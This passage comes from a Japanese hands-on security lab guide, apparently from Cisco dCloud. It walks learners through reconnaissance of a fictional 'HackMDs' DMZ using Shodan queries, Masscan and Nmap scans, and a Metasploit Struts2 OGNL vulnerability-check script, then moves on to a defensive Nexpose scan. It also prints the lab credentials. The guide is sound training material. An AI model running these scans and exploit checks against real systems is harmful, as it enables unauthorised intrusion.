Upgrade, Backup & Restore, Admin Access, and Settings.

The main content area is titled 'Deployment Nodes' and contains a table with the following columns: Hostname, Role(s), and Services. The table lists one node named 'ise' with the role 'STANDALONE' and services 'TC-NAC, IDENTITY'. Above the table are buttons for Edit, Register, Syncup, and Deregister. An orange arrow points to the 'ise' node in the Hostname column.

8. [ISE] セクションの最下部までスクロールして、[pxGrid] チェックボックスをオフにします。その都度、保存を選択してください。これで pxGrid サービスがいったん無効化され、再度有効になります。

The screenshot shows the configuration page for the 'ise' node. The role is 'STANDALONE' and there is a 'Make Primary' button. The configuration is organized into sections: Administration, Monitoring, and Policy Service. The 'pxGrid' checkbox is checked and highlighted with an orange arrow labeled '2,4'. The 'Save' button is highlighted with an orange arrow labeled '3,5'. A vertical orange arrow labeled '1' points downwards on the right side of the page.


9. 次に、Firefox ブラウザで AMP システムに移動します。



10. ログイン後、メニューで [管理 (Management)] -> [コンピュータ (Computers)] の順に移動します。




11. WOW.AD.HACKMDS.COM を探します。見つけたらチェックボックスをオンにして、[グループに移動 (Move to Group)] ボタンを選択します。[グループの選択 (Select Group)] エリアで、[監査 (Audit)] を選択し、[移動 (Move)] をクリックします。クリック後にキーボードの「上矢印」キーを押さなければならない場合もあります。



12. 次に、Guacamole を使用して Workstation on Wheels (WOW) に移動します。そのためには、まずブラウザの [戻る (back)] ボタンをクリックしてメインの Guacamole ダッシュボードに戻ります。

13. システムトレイに移動し、AMP アイコンを探してダブルクリックします。




アイコンが二重矢印の中に隠れている場合があります。

14. 開いたら、[設定 (Settings)] をクリックします。



15. 設定画面で [同期ポリシー (Sync Policy)] をクリックします。クリックは 2 回必要になる場合があります。同期がすでに行われていることを示すメッセージが表示された場合は、それで問題ありません。ポリシー更新中であることを伝えるメッセージが表示されます。



16. これは閉じて構いません。

シナリオ 1 が正常に完了しました。

シナリオ 2: ターゲットの偵察: 将来の攻撃に利用する脆弱性の情報を収集する

偵察は、実際に遭遇するほとんどのサイバー攻撃で、最初のステップとして行われているものです。偵察は、攻撃者がターゲットを特定して、その情報をすべて収集することを目的に行われる場合もあれば、最適なターゲット候補を見つけるために、インターネット全体にわたって広く行われる場合もあります。攻撃者がターゲットに気づかれないように情報を収集する場合は、パッシブに偵察されますが、アクティブにターゲットのプロブまたは調査が行われる場合もあります。ターゲットの情報を収集しやすければしやすいほど、攻撃者が防御を侵害する方法を特定する可能性も高まるということを理解することが重要です。そのため、使用しているリソースを隠して、潜在的な脅威に対して多くの情報を開示することを防ぐセキュリティの導入が強く推奨されます。

偵察によって得られた情報や、特定されたターゲットの脆弱性の程度に応じて、さまざまな形式の攻撃が行われるため、このシナリオはその他すべてのシナリオの準備になります。受講者は、実際のターゲット調査で実行される多数の方法の 1 つとして、ポートと脆弱性に関する簡単なスキャンを実施します。現実の調査では、ターゲット候補に関する情報を可能な限り取得するために、攻撃者は非常に長い時間をかけて、さまざまな方法で調査を行います。

ターゲットに関するデータを収集するために現実で使用されている方法としては、ソーシャル メディア ソースの調査による従業員情報の収集、企業 Web サイトの調査によるビジネス情報の収集、雇用ソースの調査によるテクノロジーと人の特定、テクノロジー スキャンによる脆弱性の発見などがあります。

このシナリオを終了すると、攻撃者が将来の攻撃に備えてターゲットを調査する方法について、基本的な理解を得ることができます。Masscan をポート スキャナとして使用してターゲットをスキャンし、開いているポートを特定する方法の概要を学びます (Masscan のシナタックスは NMAP によく似ています)。また、攻撃者固有のツールチェーンによって脆弱性を検索するカスタマー スクリプトを使用して、ターゲットの脆弱性を評価する方法も習得できます。加えて、ネットワーク内の不明なアセットをスキャンし、それらのアセットを Rapid7 の有名な脆弱性スキャナである Nexpose を使用して評価するという、防御側の役割も実習します。

これは、攻撃者として学習する初めてのラボです。



ラボ リソース

リソース 1: Kali Linux Rolling Edition 2017 (Nmap および Masscan ツールを含む)

リソース 2: Rapid 7 Nexpose をホストする Ubuntu サーバ

Shodan を使用した Web 偵察

Shodan は、ハッカー向けの検索エンジンと言われることがあり、世界で最も危険な検索エンジンと見なされています。Shodan は、インターネット上の特定のデバイスをクエリによって識別できる検索エンジンです。この検索エンジンは、インターネット内を探索してパブリックにアクセス可能なデバイスを特定します。そしてサービス バナーから、特定したデバイスに関するデータを収集します。ユーザはこのデータをクエリに使用して、特定のデバイス タイプを検索します。

攻撃者として Shodan を使用し、ターゲット環境内の脆弱なサーバを特定することができます。さらに広範囲を対象に、特定の脆弱性を持ったデバイスを識別することも可能です。攻撃者の多くは、特定の企業をターゲットにしているわけではありません。攻撃の機会を探すために、インターネットを検索しているだけの可能性もあります。次のラボ「**スマッシュ アンド グラブ**」では、このタイプの攻撃例を示します。

Shodan へのアクセス

まず、<https://www.shodan.io/> にアクセスします。さまざまなソースを検索できますが、無料アカウントがない場合は一部制限があります。[無料アカウントを作成 (Create a Free Account)] をクリックして、アカウントを作成することができます。プレミアム バージョンに登録することもできます。プレミアム バージョンでは、API、マップ、アプリケーション統合などにアクセスできます。このラボの目的からは、無料アカウントや有料アカウントに登録する必要はありませんが、興味があれば試してみることができます。

The screenshot shows the Shodan website interface. At the top, there is a navigation bar with links for 'Shodan', 'Developers', 'Book', and 'View All...'. A search bar is present with a magnifying glass icon and a red 'Explore' button. To the right of the search bar are links for 'Enterprise Access' and 'Contact Us'. In the top right corner, there are links for 'New to Shodan?' and 'Login or Register'.

The main content area features a large heading: **The search engine for Refrigerators**. Below this heading is the text: 'Shodan is the world's first search engine for Internet-connected devices.' There are two buttons: 'Create a Free Account' (red) and 'Getting Started' (blue).

The page is divided into four sections, each with an icon and a title:

- Explore the Internet of Things**: Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them. (Icon: Cloud)
- Monitor Network Security**: Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint. (Icon: Eye)
- See the Big Picture**: Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan! (Icon: Globe)
- Get a Competitive Advantage**: Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence. (Icon: Document with exclamation mark)

Shodan による一般的な検索

製品名、一般的なエラーメッセージ、既知のバナーなど、関心のあるトピックを検索するか、ごく一般的な検索を試してみることができます。[詳細(Explore)] ボタンをクリックすると、Shodan サイトで一般的な検索オプションを探ることができます。World Wide Web を対象に、脆弱性を探索してみてください。

ボーナス: Shodan の高度な検索クエリ

Shodan の高度な検索クエリを探索するには、**最初に無料**のユーザ アカウントを作成する必要があります。

無料アカウントを作成すると、以下の例に示すような高度な検索クエリを実行することができます。

Shodan フィルタ

`https port:443`: このクエリを実行すると、ポート 443 が動作しているサーバのリストが表示されます。

`netcam`: このクエリを実行すると、netcam デバイスのリストが表示されます。

`title:"Outlook Web Access" port:443,80`: このクエリを実行すると、Microsoft OWA をホストするサイトのリストが表示されます。

`webcamxp country:SE`: この検索を実行すると、スウェーデンの Web カメラのリストが表示されます。

検索結果を絞り込むためのフィルタには、次のものがあります。

[都市(City)]: 特定の都市にあるデバイスを検索します。

[国(Country)]: 特定の国にあるデバイスを検索します。

[ロケーション(Geo)]: 座標を指定することができます。

[ホスト名(Hostname)]: ホスト名に一致する値を検索します。

[ネット(Net)]: IP または /x CIDR に基づく検索を行います。

[OS]:オペレーティング システムに基づく検索を行います。

[ポート(Port)]:特定のオープン ポートを検索します。

[以前/以降 (Before/After)]:特定のタイムフレーム内で検索を行います。

Masscan を使用した攻撃者による偵察

Masscan は非常に高速なインターネット ポート スキャナとして知られています。Masscan には、NMAP など、他のポート スキャナのような洗練された GUI インターフェイスはありません。多くの管理者が、いまだに長年利用してきた NMAP でネットワーク上のホストを検索していますが、攻撃者側では、多くが次のような理由から Masscan をメインのツールとして利用しています。

使い慣れた NMAP 構文が採用されている

NMAP よりも高速で効率性に優れている

Masscan ではインターネット全体を数時間でスキャンできる(接続速度によって異なる)

Masscan には主に次のような機能があります。

ポータビリティ(Windows、Mac OS X)

nTop による PF_RING ZC のサポートにより、処理量が 1 秒あたり 200 万パケットを超える

バナー グラビングをサポート

IP スプーフィング

設定ファイルのロード

Syn-only スキャン

ホストに最初に ping を送信しない

次のモードで nmap を実行するのと同等の機能が得られる

```
$nmap -Pn -sS -n -randomize-hosts -send-eth <hosts>
```

Masscan に関するその他の資料については、Github - <https://github.com/robertdavidgraham/masscan> を参照してください。

注:このラボでは、1 秒あたりのパケット数が 10,000 を超えないように、Masscan を制限しています。Masscan を使用すると、ネットワークがすぐに過負荷になる可能性があります。

手順

このラボでは、GUAC Jump ポイントから、Kali Linux が稼働する攻撃サーバにアクセスします。Masscan は Kali サーバに直接インストールされており、Kali Linux コマンドラインを使用して実行されます。ネットワーク上のシステムを検索するスクリプトは、同じホストのデスクトップ上にもあります。調査するターゲットは、198.20.5.0/24 ネットワーク上にある HackMDs DMZ サーバです。

Kali Linux 攻撃サーバには、ユーザ名: **root**、パスワード: **C1sco12345** でアクセスします。

Masscan を使用した偵察

1. Kali Linux 攻撃サーバに接続します。
2. ここで、Kali Linux デスクトップの下部にある [ターミナル エミュレータ(Terminal Emulator)] アイコン(左から 2 番目のアイコン)をクリックして、ターミナル アプリケーションを開きます。



3. 最初に次のコマンドを実行してターゲットを確認します。

```
dig www.hackmds.com
```

```
# dig www.hackmds.com
; <<>> DiG 9.10.6-Debian <<>> www.hackmds.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63350
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;www.hackmds.com.          IN      A

;; ANSWER SECTION:
www.hackmds.com.         3600   IN      CNAME   www.ad.hackmds.com.
www.ad.hackmds.com.     3600   IN      A       198.19.20.5

;; Query time: 33 msec
;; SERVER: 198.18.133.1#53(198.18.133.1)
;; WHEN: Fri Jan 12 16:26:11 EST 2018
;; MSG SIZE rcvd: 81

#
```

これにより、www.hackmds.com が 198.19.20.0/24 ネットワークでホストされているかどうかをさらに検証できます。現実には、ターゲットが /24 全体を所有しているかどうかを攻撃者が検証するとは限りませんが、このラボでは、198.19.20.0/24 ネットワークだけをスキャンする方法を示します。

4. ターゲットに対して次のコマンドを実行して、80、443、8080、8443 ポートでリスニングしているすべてのホストを特定します。

```
Masscan -p80,443,8080,8443 198.19.20.0/24
```

```
# masscan -p80,443,8080,8443 198.19.20.0/24
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2018-01-12 21:23:37 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [4 ports/host]
Discovered open port 8080/tcp on 198.19.20.5
Discovered open port 80/tcp on 198.19.20.5
Discovered open port 80/tcp on 198.19.20.8
Discovered open port 443/tcp on 198.19.20.8
# █
```

5. このネットワークでは 2 つのホストが稼働していることがわかります。これがターゲットになります。
- 198.19.20.5:これはターゲットに適した hackmids.com DMZ Web サーバであると思われます。
 - 198.19.20.8:これは誤って公開された DMZ スпам対策フィルタ サーバであると思われます。

自作のツールを使用した脆弱性の検出

ポート スキャナを使用して HackMDs DMZ をスキャンしましたが、攻撃者は個人用のツール キット内で見つかったエクスプロイト用に作成したスクリプトを使用して、潜在的脆弱性を探すことを選択するかもしれません。このシナリオの攻撃者として、この行動をシミュレートします。次のスクリプトを使用します。

```
msfconsole -x "use exploit/multi/http/struts2_content_type_ognl; set RHOST $host; set RPORT 80; set TARGETURI /clientportal/fileupload/upload.action; check; exit" | grep vulnerable
```

注:このコードを手動で実行する必要はありません。以下の手順ですでに作成されたスクリプトを使用します。

このスクリプトでは、最新の 2017 OGNL(オブジェクト グラフ ナビゲーション言語)に関する Struts の脆弱性に対して、Rapid7 の Metasploit モジュールを使用しています。これは、upload.action 脆弱性を特定するために、ハードコードされたパスを調査するものです。このスクリプトの変数は \$host だけであり、それを www.hackmids.com 用に変更またはハードコーディングすることができます。スクリプトによって、この特定の脆弱性をエクスプロイト可能であるかどうかチェックされ、その結果が出力されます。

攻撃者はこれを手動で行うことはできるでしょうか。可能ですが、時間がかかり面倒な作業になります。攻撃者は、よく知られた HTTP URI に対するスクリプトを作成するか、Web サイトに対してスパイダを実行してすべてのリンクを試します。多くのエクスプロイト キットでは、特定のフラッシュおよび Java ベースの脆弱性に対してもこれらの戦術が利用され、脆弱性のあるシステムにマルウェアが投入されます。

6. 必要に応じて、Kali Linux デスクトップの下部にある [ターミナルエミュレータ(Terminal Emulator)] アイコンをクリックして、ターミナルアプリケーションを開きます。



1. ディレクトリを Desktop ディレクトリに変更します。

```
root@kali:~/# cd /root/Desktop
```

2. 次のコマンドによって 198.19.20.5 サーバ(www.hackmds.com)を攻撃側のスキャナのターゲットにし、攻撃者スクリプトを実行します。

```
root@kali:~/Desktop# ./exploit-finder.sh
```

```
# ./exploit-finder.sh
setting host to default: www.hackmds.com
#####
# This script checks for vulnerabilities to the Struts OGNL Vulnerability #
# This script can take a command line argument like so: #
# ./exploit-finder.sh -h <hostname/ip> #
#####
Checking if www.hackmds.com is vulnerable:
#####
[+] www.hackmds.com:80 The target is vulnerable.
```

3. このスクリプトによって得られる情報は、ハッカー フォーラムやその他インターネット上のサイトで見つかるスクリプトの多くと同様に、非常に限られています。このスクリプトは www.hackmds.com をデフォルトの場所として使用するようハードコードされています。スクリプト自体ですべてのリンクに網を張って監視しているわけではありません。どのように動作するのか。Metasploit を使用して、ある URL が 1 つの特定の脆弱性に対して脆弱かどうか確認しているのです。詳しく調べると、次の URL が、Apache Struts2 の脆弱性に対して脆弱であることがわかります。<http://www.hackmds.com/clientportal/fileupload/upload.action>

NMAP を使用した偵察

次に、多くのネットワーク管理者が現在、どのように自身の環境で偵察を行っているかを示します。NMAP は、最も一般的なオープン ソースのネットワーク マッピングおよび監査用ツールです。

IPv4 経由で単一のホストをスキャンする構文の例:

```
# nmap -sT <IP address>
```

NMAP には次のような機能があります。

ホストの検出: ネットワーク上のホストを特定します。

ポート スキャン: ターゲット ホスト上のオープン ポートを列挙します。

バージョン検出: リモート デバイス上のネットワーク サービスにアクセスして、アプリケーション名とバージョン番号を特定します。

OS 検出: ネットワーク デバイスのオペレーティング システムとハードウェア特性を特定します。

ターゲットとの相互通信のスクリプト化: NMAP Scripting Engine (NSE) と Lua プログラミング言語を使用します。

NMAP ではさまざまなタイプのスキャン手法を使用できます。

-sS TCP SYN		-sT Connect()		-sA ACK		-sW Window
-sO: IP protocol scan		-sN TCP Null		-sF FIN		-sX: Xmas scans

SYN スキャンは、完全な接続を確立することなく TCP ポートの状態を特定するために使用します。

NMAP ポート スキャン手法の詳細: <https://nmap.org/book/man-port-scanning-techniques.html>

SANS.Org NMAP チート シート: <https://blogs.sans.org/pen-testing/files/2013/10/NmapCheatSheetv1.0.pdf>

注: 検出を回避しながら、同様のスキャンを目立たずに実行する方法については、上記の NMAP チートシートを参照してください。

防御側の偵察手順

このラボでは、Kali Linux を実行している攻撃サーバにアクセスして、すべての偵察活動を行います。NMAP は Kali サーバに直接インストールされており、Kali Linux ターミナル コマンド ラインから実行されます。Rapid7 Nexpose 脆弱性スキャナは Ubuntu 攻撃サーバ (198.18.133.5) にインストールされており、Kali Linux サーバの Web ブラウザ セッションからアクセスされます。ターゲットは、先ほど攻撃者として発見したものと同一の HackMDs DMZ サーバ 198.19.20.5 になります。

Kali Linux 攻撃サーバにアクセスするためのユーザ名は **root** で、パスワードは **C1sco12345** です。

Rapid7 Nexpose のユーザ名は **root** で、パスワードは **C1sco12345** です。

NMAP を使用した偵察

1. Kali Linux システム内で、画面下部の虫眼鏡(左から 5 番目のアイコンの Application Finder)をクリックして、Nmap アプリケーションを開きます。



注: ターミナルを開き、コマンドラインに「Nmap」と入力する方法もあります。また、Nmap の GUI バージョンである Zenmap を使用することもできます。

2. 次に検索ウィンドウに「nmap」と入力すると、Nmap プログラムのオプションが表示されます。下に表示されている検索オプション リストから Nmap プログラムを選択し、[起動(Launch)] ボタンをクリックして Nmap アプリケーションを起動します。



3. HackMDs.com によってホストされている Web サーバに対して、次の接続スキャン コマンドを実行します。

```
nmap -sT 198.19.20.5
```

```
# nmap -sT 198.19.20.5

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 16:58 EST
Nmap scan report for www.ad.hackmds.com (198.19.20.5)
Host is up (0.0071s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
#
```

4. 次に、HackMDs.com によってホストされているターゲット Web サーバに対して、この UDP スキャン コマンドを実行します。

```
nmap -sU -p 123,161,162 198.19.20.5
```

```
# nmap -sU -p 123,161,162 198.19.20.5

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 17:00 EST
Nmap scan report for www.ad.hackmds.com (198.19.20.5)
Host is up (0.0055s latency).

PORT      STATE SERVICE
123/udp   closed ntp
161/udp   closed snmp
162/udp   closed snmptrap

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
#
```

注: 各ポートについて報告される状態の詳細については、次のリンク先を参照してください。

<https://nmap.org/book/man-port-scanning-basics.html>

Nmap は connect システム コールを実行することで、ターゲットのマシンとポートに接続します。これは、Web ブラウザ、P2P クライアント、およびその他ほとんどのネットワーク対応アプリケーションが接続を確立するために使用するものと同じ、ハイレベルのシステム コールです。UDP スキャンは、ターゲットであるすべてのポートに UDP パケットを送信することで実行されます。最も一般的なポートは、DNS、SNMP、DHCP(登録済みポート 53、161/162、67/68)の 3 つです。

Rapid 7 Nexpose を使用した検出


ポート スキャナを使用して HackMDs DMZ をスキャンしたところで、次に Rapid 7 の Nexpose を使用して潜在的な脆弱性を検出します。Nexpose は、別の Ubuntu 攻撃サーバにインストールされており、Kali Linux サーバからの Web ブラウザ セッションを通じてアクセスします。ポート スキャンの演習と同様に、ここでは現時点での潜在的な脆弱性を特定することが目標になります。

注:ここでこのスキャンを選択するのは、すぐに実行できるためです。さらに詳細なスキャンについては、このシナリオのオプションの詳細セクションを参照してください。高度なスキャンは、完了までの時間も長くなります。

1. Kali Linux デスクトップで、画面下部にある Web ブラウザ アイコン(左から 4 番目のアイコン)をクリックし、**iceweasel** Web ブラウザ アプリケーションを開きます。




2. 次に **Nexpose** ブックマーク リンクをクリックして、この Rapid 7 Nexpose アプリケーションにアクセスします。



注:ブックマーク リンクが見つからない場合は、URL IP アドレス: <https://scanner.hackmds.com:3780> を手動で入力することもできます。

3. ユーザ名: **dcloud**、パスワード: **C1sco12345** でログインします。


4. Nexpose ホーム画面の上部バーから、[作成 (Create)]、[サイト (Site)] の順に選択します。サイト作成画面が表示されます。




5. [全般 (General)] 設定セクションで次のパラメータを指定します。

- a. [名前 (Name)]: **Target**
- b. [重要度 (Importance)]: **Normal**
- c. [説明 (Description)]: **Target HackMDs.com website**
- d. [ユーザが追加したタグ (User-added Tags)]: **None**

